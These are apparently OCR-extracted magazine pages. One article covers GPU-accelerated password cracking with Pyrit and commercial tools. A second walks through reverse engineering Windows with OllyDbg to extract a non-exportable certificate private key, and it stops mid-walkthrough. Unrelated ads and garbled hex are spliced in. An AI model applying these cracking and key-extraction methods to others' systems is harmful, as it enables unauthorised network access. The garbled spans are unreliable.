Graphic adapters like nVidia GeForce 8 have a tremendously powerful graphics processing unit (GPU) processor on board. With 120 sequential scalable processors, one gigabyte of RAM, memory interface of 384 bits and fixed point computation they have changed the video game world. Then a software house changed their use for the Hacking world, producing the distributed password recovery software. This software uses a revolutionary technique to recover passwords. It's the only software that is capable of recovering a password with brute force attacks using both CPU and

GPU computational power. Performance is 20 times larger than a normal CPU only attack and supports 1000 workstations distributed computation without performance slowdown. Connections between workstations are encrypted. What we can do with this software?

What We Can Recover

Distributed password recovery lets us recover a lot of different password types. From Microsoft Office passwords to zip files with pretty good privacy (PGP) protection, from Acrobat passwords to Windows operating system passwords,




Figure 2. Controlling agents activity




Figure 3. The power comparison

BASICS




Figure 4. Software will alert us when finished




Figure 5. View connection status

INFORMAZIONI SUI PRODOTTI

Famiglia GeForce
GeForce 8 Series
GeForce 7 Series
Caratteristiche e Vantaggi
Giochi
Note Tecniche
Specifiche tecniche
FAQ
Dove si compra
Prodotti precedenti

LINK RELATIVI

Tecnologia NVIDIA® SLI™
Preparatori ai giochi DirectX® 10 di nuova generazione con un PC NVIDIA® SLI™. Seleziona i prodotti!

Essential Vista
NVIDIA - essenziale per un'esperienza eccellente con Windows Vista. Altre informazioni.

NVIDIA PureVideo HD
Scoprite tutto sulla tecnologia PureVideo HD - essenziale per l'offerta della migliore esperienza di riproduzione di film HD possibile su un PC.

GeForce 8800

Ridefinite la vostra realtà di gioco con le unità di elaborazione grafica (GPU) GeForce® 8800 NVIDIA® SLI™-Ready. La prima GPU per DirectX® 10 del mondo presenta una potentissima architettura unificata che offre un'esperienza di gioco estremamente versatile e coinvolgente. Ora potete sperimentare velocità di gioco da record assoluto, visitare mappe di gioco con effetti di luce HDR (ad esempio, albe e tramonti) straordinariamente realistici, e infine, usare tanti-aliasing 16x a schermo intero senza perdere neppure un frame.

Modelli disponibili: GeForce 8800 Ultra, GeForce 8800 GTX, GeForce 8800 GTS, GeForce 8800 GT e GeForce 8800 GS

L'attesa è terminata. Potenza strabiliante. Prezzo sbalorditivo.
La GeForce 8800 GT offre la combinazione di potenza, prestazioni e prezzo che i giocatori aspettavano da tempo. [Altre informazioni](#)

SPECIFICHE TECNICHE / PRESTAZIONI	GeForce 8800 Ultra	GeForce 8800 GTX	GeForce 8800 GTS	GeForce 8800 GT	GeForce 8800 GS
Processori sequenziali	120	120	96	112	96
Clock core (MHz)	612	575	500	600	550
Clock shader (MHz)	1500	1350	1200	1500	1375
Clock memoria (MHz)	1080	900	800	900	800
Quantità memoria	768MB	768MB	840MB o 320MB	512MB	384MB
Interfaccia di memoria	384-bit	384-bit	320-bit	256-bit	192-bit
Banda di memoria (GB/s)	103.7	86.4	64	57.6	38.4
Fill Rate texture (miliardi/s)	39.2	36.8	24	33.6	29.4

Figure 6. The GPU compatibility

you can recover almost any password you want, including UNIX and Oracle DB passwords.

Computational Power

We can choose the Windows Vista login password as an example. This passwords generally composed by 8 alphanumeric characters. With a normal brute forcing attack we need to try 52^8 passwords to be sure of the result. A normal PC with an Intel core duo processor would need up to two months to find the password. With the revolutionary software and a GPU adapter you can obtain the same result in 3 days, Impressive!

Network Structure

In case you need more power, it's possible to use Distributed Password Recovery on a network. In this case there are three applications, the agent, the server and the console. The console controls the overall processes on the server and the server uses the agent's power to achieve the results. Every 60 seconds an agent sends his results to the server and starts another routine. You can achieve impressive results with just 3 or 4 PCs connected together.

BackTrack and Pyrit


What about open source alternatives? Here is the solution. The Pyrit application and support for CUDA platforms has been included in BackTrack release 4 beta. This is very interesting. The technique is similar to Distribute Password Recovery, the difference is that Pyrit is an open source application that is directed at WiFi Protected Access (WPA) passwords. Looking at the performance graph, we see with a GeForce 280 GTX you could try 12000 passwords per second. Pyrit is a research program that is impressive and powerful and does not rely on using word lists for cracking passwords. As the official website says Pyrit's implementation allows to create massive databases, pre-computing part of the WPA/WPA2-PSK authentication phase in a space-time trade-off. The performance gain for real-world-attacks is in the range of three orders of magnitude which urges for re-consideration of the protocol's security. Exploiting the computational power of GPUs, this is currently by far the most powerful attack against one of the world's

Passware Password Recovery Kit Standard 9.0

Quickly recover lost passwords for all popular applications used at home or in the office.

Passware Kit Standard is a life-saving tool to recover forgotten passwords quickly whenever needed.

New user interface brings together 14 password recovery modules and encryption scanning tool to find and decrypt password-protected files at once. Multi-core and multiprocessor systems, as well as nVidia GPU, are supported to accelerate password recovery.



Key Features

- Recovers passwords for MS Excel and Word files, VBA projects, Access databases, email accounts in Outlook and Outlook Express, Powerpoint presentations, Windows Administrators, Acrobat documents, websites in Internet Explorer and Firefox, dial-up and VPN network connections, Zip and Rar archives, and many other types of passwords
- Scans computers and finds lost or hidden password-protected files
- Built-in online decryption instantly removes passwords to open MS Word and Excel files (up to version 2003)
- Recovers or resets most password types instantly
- Multiple-core CPUs are efficiently used to speed up the password recovery process
- nVidia GPU is used to accelerate MS Office 2007 password recovery speed by 3500%
- 8 advanced attacks (and any combination of them) recover difficult types of passwords
- Includes a wizard for easy setup of password recovery attacks
- Combines attacks for passwords like "strong123password"

\$79

30-day money-back guarantee

For additional information, please visit:
<http://www.lostpassword.com/kit-standard.htm>

Passware Inc.
800 West El Camino Real, Suite 180
Mountain View CA 94040

Contacts
Nataly Koukoushkina
media@lostpassword.com
Phone: +1 (650) 450-4607
(Sales calls only)

most used security-protocols. Pyrit is based on CUDA, the parallel development platform from nVidia. CUDA is a special C framework that contains a set of instructions specifically developed for nVidia new GPU processors. Using CUDA, Pyrit is able to create a big databases on the fly

in the first phase of the authentication. It's a command line tool, and is very complex and powerful.

Hybrid Attack

A hybrid attack is another less known attack that is based on user laziness. A lot of users

create seemingly strong passwords by simply adding a number after their name. So if a normal user chooses his name, an apparently better user chooses his name and then adds a number, he thinks this is a good password. But hackers know these particular password tricks. A hybrid attack is a dictionary based attack, adding numbers after dictionary passwords as this is a well known password pattern. If a hacker has no success with a simple dictionary attack, he tries the hybrid attack. Generally this attack, especially in work environments, has a significant chance of being successful.

On the 'Net

- <http://code.google.com/p/pyrit/>
- <http://www.word-list.com/>
- http://en.wikipedia.org/wiki/Brute_force_attack
- <http://www.pcmag.com/article2/0,1759,1543581,00.asp>
- http://www.nvidia.it/page/geforce_8800.html




Figure 7. Reading application logs




Figure 8. Pyrit Open Source Performance

Safe Passwords

Users need to choose safe passwords. Don't use common names, common expressions, birth date or anything else that humanity knows. Also avoid the old trick of substituting the O with the zero or the e with the 3. Every new password dictionary has combinations for number substituted passwords. You need to choose an alphanumeric password that makes no sense to a human. Go to <http://www.word-list.com> to see how a password dictionary is created and avoid everything that is on it.

Human Limit

It's time to find another way to protect our sensitive information as using passwords is a system that is old and weak. If a kid with a computer and a powerful graphic card can obtain our system password in 3 days, then the password system is dead. Think about it, now that this software has been released no one is safe.

Conclusion

In this scenario, when all these graphic adapters will become more cheap, a lot of people will be able to perform a brute force attack from a standard personal computer. We need a new way to protect our data. A completely different way from today username and passwords.

Marco Lisci

Marco Lisci is a System Engineer and IT Consultant interested in creativity applied to computer systems. He works on informative systems, network infrastructure and security. After a long period as Web Chief in creative agencies founded BadShark Communications, a web, video and audio, Search Engine Optimization (SEO), advertising and security company. Stay tuned on <http://www.badsharkcommunications.com>.

Finally!

Shon Harris & Clement Dupuis Join Forces!



Shon and Clement are the most well-known and trusted security evangelists and they are combining forces to help you in achieving a successful career in the information security industry!


Learn from the best and get the certifications you need today! Logical Security and CCCure come together in the dawn of a new age!

CISSP®, Security+, CISA, CISM, CEH, SSCP and more!

- Live public classes
- Live onsite
- Self paced self study
- Online training

Real Security Requires Real Knowledge

We Cover Each Level in
the DoD 8570 Mandate.



IAT Level I	IAT Level II	IAT Level III
A+ Network+ SSCP	Security+ GSEC SCNP SSCP	CISSP CISA GSE SCNA
IAM Level I	IAM Level II	IAM Level III
Security+ GISF GSLC	CISSP GSLC CISM	CISSP GSLC CISM

9901 IH-10 West, Suite 800, San Antonio, Texas 78230

<http://www.logicalsecurity.com> • <http://www.cccure.org>

Phone: 888-373-5116 • Fax: 888-373-5116

E-mail: info@logicalsecurity.com

CISSP® is a registered certification mark of the International Information Systems Security Certification Consortium, Inc., also known as (ISC)². No endorsement by, affiliation or association with (ISC)² is implied.



THOMAS CANNON

Exporting Non-exportable Certificates

Difficulty



Digital Certificates in Microsoft Windows can be set to have a non-exportable private key so that they cannot be copied from the key store and installed on another device. This is common practice in corporate WiFi installations with certificate based authentication.

Demonstrating how to bypass this control provides us with a good example of how reverse engineering can break client side security wide open.

When we design infrastructure we strive to ensure that the solution contains the appropriate security controls to protect the confidentiality, integrity and availability of the systems and data. When considering the appropriate use of controls we have to understand their inherent risks. It is always good to remind ourselves of how controls can be broken and that we should aim, where necessary, to design systems whereby the failure of a single security control doesn't compromise the entire system.

In this article we will run through a typical corporate scenario and show how we can quickly break one of the security controls with some reverse engineering. Rather than print pages and pages of disassembly we'll take it at a pace where you can see the general approach and understand quickly the concepts involved.

The Scenario

A company has a WiFi solution with seamless authentication for their Windows XP user base by way of a user certificate installed on each laptop.

The user's certificate is automatically deployed to their laptop from the certificate provisioning server, once installed *the laptop* can automatically connect to the WiFi which gives

them access to the corporate LAN. No checks are performed to identify that the connecting device is a legitimate company asset as certificates are installed only on company laptops by the provisioning server and the private key marked as non-exportable.

The Risk

Either a user or attacker makes a copy of a certificate (complete with private key) and installs it on another machine giving them full remote access to the company network from a rogue device.

The Challenge

The theory is this: The Operating System (Windows XP in this case) does not let you export the private key of a certificate if it is marked as non-exportable. However, the OS must have access to read the private key in order to use it for signing and encrypting. If the OS can access the private key and we control the OS, then we can also access the private key.

Getting Acquainted with User Certificates

The first step is to get a certificate to experiment with. To view the certificates run *mmc* to launch the Management Console and load the certificates Snap-in. For this example we will just manage the certificates for *My user account*.

WHAT YOU WILL LEARN...

A general approach to reverse engineering a simple application with a debugger

How to export a non-exportable private key and reconstruct the complete digital certificate

WHAT YOU SHOULD KNOW...

What digital certificates, public and private keys are

How to use Windows XP admin tools, command line, and execute scripts

A basic knowledge of assembly would be an advantage to follow along

Open up the *Personal* node to view your personal certificates. You should have something like Figure 1. In my example I have no certificates installed yet.

To create a certificate I used a tool called *makecert.exe* that comes with Microsoft's .NET SDK and ran the command as follows:

```
makecert -n "CN=thomascannon.net" -r
        -sr CurrentUser -ss My
Succeeded
```

Back in MMC hit refresh and the certificate should appear as in Figure 2.

Double click the certificate to view the properties. You should see that the certificate has a corresponding private key as in Figure 3.

Now then, lets try to export it! Click the details tab and then click *copy to File...* and you should see the certificate export

wizard open. Click through and you will see the screen as in Figure 4.

As you can see, it isn't going to let us export the private key. My first thought was that it might be a simple GUI based restriction and for a quick win I could make a Windows API call to enable the disabled option. This works by finding the handle (unique ID) of the control (the option button) and calling a function in Windows asking it to enable that control. It sometimes works with disabled buttons, menu items and other controls that have been greyed out. So I did that as in Figure 5. This worked great, letting me set the export options and so on, right up until the moment it tried to export the key – denied!

So it becomes clear we have to dig a little deeper. Going back to the original theory, that the OS must have access to the private key for things like signing, let us try to catch it in the act and see where the private key is located and how it is being read.

First we need something that will require the use of the private key. Since we already have *makecert.exe* we can use it to make a new certificate signed by the original. The command will look like the following:

```
makecert -n "CN=Test Cert"
-in thomascannon.net -ir CurrentUser -
        is My tempcert.cer
```

When run, *makecert* will create a new certificate in a file called *tempcert.cer*. Double clicking the file we can view the properties and on the *Certification Path* tab we see that it was indeed signed by our original certificate as per Figure 7.

Before we run *makecert* to create our signed certificate however, we need to open and run it in a debugger so that we can



Figure 3. Certificate properties – corresponding private key



Figure 4. Certificate export– no export option




Figure 5. Certificate export– export option enabled



Figure 6. Export failed




Figure 7. Certification Path

MakeCert Switches

The parameters passed are:

- *-n* – A common name for the certificate
- *-r* – Self-sign the certificate
- *-sr* – Location of certificate store, I chose *CurrentUser* rather than *LocalMachine*
- *-ss* – Name of certificate store that it gets placed in, in this case *My* corresponds to the user's *Personal* certificate store.



Figure 1. Certificates – personal certificate store




Figure 2. Certificates – new certificate installed

ATTACK

trace the program flow and observe what it is doing. For something like this I tend to use a debugger called OllyDbg. Setting up and using OllyDbg is quite simple if you have prior knowledge of low-level programming

but beyond the scope of this article. I won't go through this next bit line-by-line because it would get tedious, however there should be enough information so that you can see what is happening.

Running an analysis of *makecert.exe* in Olly shows some interesting calls to external modules as in Figure 8.

The one I thought I'd start with is `CRYPT32.CryptSignAndEncodeCertificate`. Highlighting that line and hitting [Ctrl]+[R] lets you find references for that address and you can jump to where the call is made by hitting Enter. We are now sitting inside the *makecert.exe* code at the point where it will call a function in the *Crypt32* external library to sign our certificate using our private key. We hope.

A breakpoint is set on the call so that when *makecert.exe* gets to that point in its code *OllyDbg* will pause the execution and we can examine what is going on. So we launch *makecert.exe* with the parameters given above, *OllyDbg* breaks and we start stepping into *crypt32.dll*. This dll handles a lot of the crypto functions in Windows and there are lots of function calls to explore. Stepping further into *crypt32.dll* and subsequent calls we eventually come across *rsaenh.dll* which is where the action seems to happen.

Figure 9 shows a screen grab from *OllyDbg* where you can see *rsaenh.dll* setting up a call to a function. It is passing parameters to the function by pushing values or memory locations of required data onto the stack. It then calls the function which will pop the values off the stack and use them as it wants. The parameters passed include a memory location where we find the full path to the key store (see the UNICODE memory dump bottom left) and another in EDI, which is being pushed onto the stack, that contains the file name of the key we are working with!

Key Store:

```
C:\Documents and Settings\Administrator\Application Data\Microsoft\Crypto\RSA\S-1-5-21-1021817841-810355832-1822439336-500
Key File:
7b90a71bfc56f2582e916a51aed6df9
a_7c5ebd46-24c2-4e0d-b981-972dbb1d5687
```

It is stored in the Administrator folder in this example only because I was logged

MakeCert Switches

The parameters passed are:

- n - A common name for the certificate
- in - Issuer's certificate common name
- ir - Location of Issuer's certificate store
- is - Name of Issuer's certificate store
- tempcert.cer - Write the certificate out to a file rather than adding it to the store

01001000	. 4685DE77	DD ADVAPI32.CryptReleaseContext
01001004	. D118DF77	DD ADVAPI32.CryptGetProvParam
01001008	. 967FDE77	DD ADVAPI32.CryptAcquireContextA
0100100C	. 8917E177	DD ADVAPI32.CryptGetUserKey
01001010	. 44A5DE77	DD ADVAPI32.CryptDestroyKey
01001014	. B114E177	DD ADVAPI32.CryptGenKey
01001018	. 00000000	DD 00000000
0100101C	. 1FFCA977	DD CRYPT32.CertEnumCertificatesInStore
01001020	. 3005A977	DD CRYPT32.CryptHashCertificate
01001024	. 90B3A977	DD CRYPT32.CryptHashPublicKeyInfo
01001028	. 450BA977	DD CRYPT32.CertGetCertificateContextProperty
0100102C	. A753AC77	DD CRYPT32.CryptEncodeObject
01001030	. F7BEAB77	DD CRYPT32.CryptExportPublicKeyInfo
01001034	. AF1CAC77	DD CRYPT32.CertStrToNameW
01001038	. 8E2AA977	DD CRYPT32.CryptDecodeObject
0100103C	. 688AAB77	DD CRYPT32.CertCreateCertificateContext
01001040	. 5F98A977	DD CRYPT32.CertComparePublicKeyInfo
01001044	. 1A8AAB77	DD CRYPT32.CertAddEncodedCertificateToStore
01001048	. 2B36A977	DD CRYPT32.CertSetCertificateContextProperty
0100104C	. 7F08A977	DD CRYPT32.CertOpenStore
01001050	. 56C2A877	DD CRYPT32.CertDuplicateCertificateContext
01001054	. 784FA977	DD CRYPT32.CertFindCertificateInStore
01001058	. 5A08A977	DD CRYPT32.CertFreeCertificateContext
0100105C	. 9EC1A877	DD CRYPT32.CertCloseStore
01001060	. 4CB0A877	DD CRYPT32.CryptSignAndEncodeCertificate
01001064	. 00000000	DD 00000000

Figure 8. MakeCert Calls to Crypt32




Figure 9. OllyDbg - setting up a call from rsaenh.dll

00000000	1200 0000 0000 0000 0800 0000 9C00 0000 7403 0000 0000 0000 0000 0000t.....
0000001C	0400 0000 A800 0000 0000 0000 4A6F 6553 6F66 7400 4AA0 8291 B752 C4AAJoeSoft.J...R...
00000038	339A 991D DF9C 4C00 047F 73C1 5253 4131 8800 0000 0004 0000 7F00 0000	3...L...s.RSA1
00000054	0100 0100 5B3C 7050 F67D BA64 DE93 EBF9 0164 6C45 9C40 2D2D 6386 F1B0	...[(pP).d...dIE.0-c...
00000070	A43E DC77 940A 5990 12A9 10D2 E927 9C05 FD41 415E B0DD A327 75C9 21FF	...w.Y...AA...u.l...
0000008C	5167 6221 821E E48E 2A07 F08F CDCF E2F4 B7B9 DBC1 2F59 CDEA E54A CD16	Qgb ...J...J...J...
000000A8	7FC1 80FC 6C7E 1FD5 3161 B907 5A1D 8377 6537 406A 5DF7 BA3E 2E8D E3D3	...1...la.Z...we7@]...z...
000000C4	8336 285E 3A1E A9D3 5ACD 0501 0718 A95F D87A 7AE2 0000 0000 0000 0000	36(*...Z...zz...
000000E0	0100 0000 D08C 90DF 0115 D111 8C7A 00C0 4FC2 97EB 0100 0000 FC7C E596	...g...z.O.....
000000FC	5379 E84F A71F 0971 CBAF 2AA6 0000 0000 2C00 0000 4300 7200 7900 7000	Sy.O...g...C.r.y.p...
00000118	7400 6F00 4100 5000 4900 2000 5000 7200 6900 7600 6100 7400 6500 2000	t.o.A.P.I..P.r.i.v.a.t.e...
00000134	4800 6500 7900 0000 0366 0000 A800 0000 1000 0000 930C FF6C F084 2EES	K.e.y...f...f...<l...l...
00000150	F367 94AE BECA D295 0000 0000 0480 0000 A000 0000 1000 0000 3EB4 AE2D	...S...l...R.(...+...L...
0000016C	CC1D 5331 066C 8702 02CB FC09 C002 0000 5212 A328 ACD9 E7D2 2BF3 844C	...J...L...<N.t...5%.w.9...
00000188	EF4A A22D 2E4C D09A 0794 EEB2 DA3C DE4E 1874 OSCA A935 3D38 D977 0C39	...<...<J...ka..2%.&...
000001A4	893C A49E EC04 7CC6 123C 7F48 A61B A7F7 CB8C 6861 C1CE 3225 IAAF D226	%.u.0'.l...W;N...m...:...
